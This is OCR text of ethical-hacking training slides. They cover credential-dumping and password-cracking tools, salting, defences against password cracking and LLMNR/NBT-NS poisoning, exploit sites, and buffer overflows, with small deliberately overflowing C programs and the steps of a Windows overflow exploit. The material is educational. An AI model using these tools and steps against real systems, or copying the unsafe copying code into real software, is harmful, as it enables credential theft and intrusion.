
- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: These tools must be run with administrator privileges


Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack | L0phtCrack is a tool designed to audit passwords and recover applications

ophcrack | ophcrack is a Windows password cracker based on rainbow tables. It comes with a Graphical User Interface and runs on multiple platforms



https://www.l0phtcrack.com




http://ophcrack.sourceforge.net

Password-Cracking Tools

RainbowCrack

RainbowCrack cracks hashes with rainbow tables. It uses a time-memory tradeoff algorithm to crack hashes



http://project-rainbowcrack.com

John the Ripper
https://www.openwall.com

hashcat
https://hashcat.net

THC-Hydra
https://github.com

Medusa
http://foofus.net

Password Salting

- Password salting is a technique where a random string of characters are added to the password before calculating their hashes

- Advantage: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac

Cecil:root:209be1:a483b303c23af34761de02be038fde08

Same password but different hashes due to different salts

Note: Windows password hashes are not salted

How to Defend against Password Cracking

1	Use an information security audit to monitor and track password attacks
2	Disallow use of the same password during a password change
3	Disallow password sharing
4	Disallow the use of passwords that can be found in a dictionary
5	Do not use cleartext protocols and protocols with weak encryption
6	Set the password change policy to 30 days
7	Avoid storing passwords in an unsecured location
8	Do not use any system default passwords

How to Defend against Password Cracking (Cont'd)

9	Make passwords hard to guess by requiring 8-12 alphanumeric characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
10	Ensure that applications neither store passwords in memory nor write them to disks in clear text
11	Use a random string (salt) as a prefix or suffix to the password before encryption
12	Enable SYSKEY with a strong password to encrypt and protect the SAM database
13	Disallow the use of passwords such as date of birth, spouse, child's, or pet's name
14	Monitor the server's logs for brute force attacks on the users' accounts
15	Lockout an account subjected to too many incorrect password guesses

How to Defend against Password Cracking (Cont'd)

16 Make the system BIOS password-protected, particularly on devices that are susceptible to physical threats

17 Train employees to thwart social engineering tactics such as shoulder surfing and dumpster diving, which are used to steal credentials

18 Perform password screening when new passwords are created to avoid using commonly used passwords

19 Use two-factor or multi-factor authentication, for example, using CAPTCHA to prevent automated attacks

20 Secure and control physical access to systems to prevent offline password attacks


21 Ensure that the password database files are encrypted and accessible only to system administrators

22 Mask the display of passwords on the screen to avoid shoulder surfing attacks

How to Defend against LLMNR/NBT-NS Poisoning


Disabling LMBNR

- Open the Local Group Policy Editor and navigate to Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client
- In the DNS client, double-click on Turn off multicast name resolution
- Select the Enabled radio button and then click OK



Disabling NBT-NS


- Open the Control Panel and navigate to Network and Internet → Network and Sharing Center and click on Change adapter settings option present on the right side
- Right-click on the network adapter and click Properties, select TCP/IPv4 and then click Properties
- Under the General tab, go to Advanced → WINS
- From the NetBIOS options, check "Disable NetBIOS over TCP/IP" radio button and click OK




Tools to Detect LLMNR/NBT-NS Poisoning

Vindicate | Vindicate is an LLMNR/NBNS/mDNS Spoofing Detection Toolkit to detect name service spoofing

got-responded | got-responded helps security professionals to check for both LLMNR/NBT-NS spoofing



https://github.com



https://github.com


Vulnerability Exploitation

- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. The steps involved are as follows:


1. Identify the vulnerability
2. Determine the risk associated with the vulnerability
3. Determine the capability of the vulnerability
4. Develop the exploit
5. Select the method for delivering – local or remote
6. Generate and deliver the payload
7. Gain remote access

Exploit Sites


https://www.exploit-db.com



https://www.securityfocus.com



https://vuldb.com



https://cve.mitre.org

Buffer Overflow

- A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a common vulnerability in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations
- Attackers exploit buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.


Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization


Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for static memory allocation and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations:
  - PUSH stores the data onto the stack
  - POP removes data from the stack

- When a function starts execution, a stack frame is pushed onto the stack in the ESP register
- When the function returns, the stack frame is popped out and execution resumes from the return address stored on the EIP register
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to replace the return address of the function with the malicious code that allows them to gain shell access to the target system




Types of Buffer Overflow: Stack-Based Buffer Overflow (Cont'd)



Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is dynamically allocated at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to overwriting dynamic object pointers, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques

Heap: Before Overflow



Heap: After Overflow

Simple Buffer Overflow in C

Example of Stack-Based Overflow

File Edit View Search Tools Documents Help

Open Save Undo

stack.c ×

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int buffer(char str[]) {
5     char buff[12];
6     strcpy(buff, str); /*copy 20 characters of str into buff*/
7     return 1; /*This causes access violation due to stack corruption*/
8 }
9 int main(int argc, char **argv) {
10    buffer("DDDDDDDDDDDDDDDDDDDD"); /*Call to buffer function*/
11    /*Print a small message. Execution will never reach this point
12    because of overflow*/
13    printf("After buffer overflow\n");
14    return 1;/*Exits main function*/
15 }
```

Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]-[~]
    #gcc stack.c
[root@parrot]-[~]
    #./a.out
Segmentation fault
[x]-[root@parrot]-[~]
    #
```

Example of Heap-Based Overflow

File Edit View Search Tools Documents Help

Open Save Undo

heap.c ×

```
1 #include<stdio.h>
2 #include<stdlib.h>
3 #include<string.h>
4 int main(int argc, char **argv) {
5     char *in = malloc(18);
6     char *out = malloc(18);
7     strcpy(out, "Sample Output");
8     strcpy (in, argv[1]); /* Pass command-line argument having more
9     than 18 characters. in variable causes buffer overflow and
10    overwrites out buffer*/
11    printf("Input at %p: %s\n",in,in);
12    printf("Output at %p: %s\n",out,out);
13    printf("\n\n%s\n",out);
14 }
```

Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]-[~]
    #gcc heap.c
[root@parrot]-[~]
    #./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
malloc(): corrupted top size
Aborted
```

Windows Buffer Overflow Exploitation

Steps involved in exploiting Windows based buffer overflow vulnerability:


1. Perform spiking
2. Perform fuzzing
3. Identify the offset
4. Overwrite the EIP register
5. Identify bad characters
6. Generate shellcode
7. Identify the right module
8. Gain root access

Windows Buffer Overflow Exploitation (Cont'd)


Perform Spiking

- Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server in order to make it crash
- Spiking helps attackers to identify buffer overflow vulnerabilities in the target applications

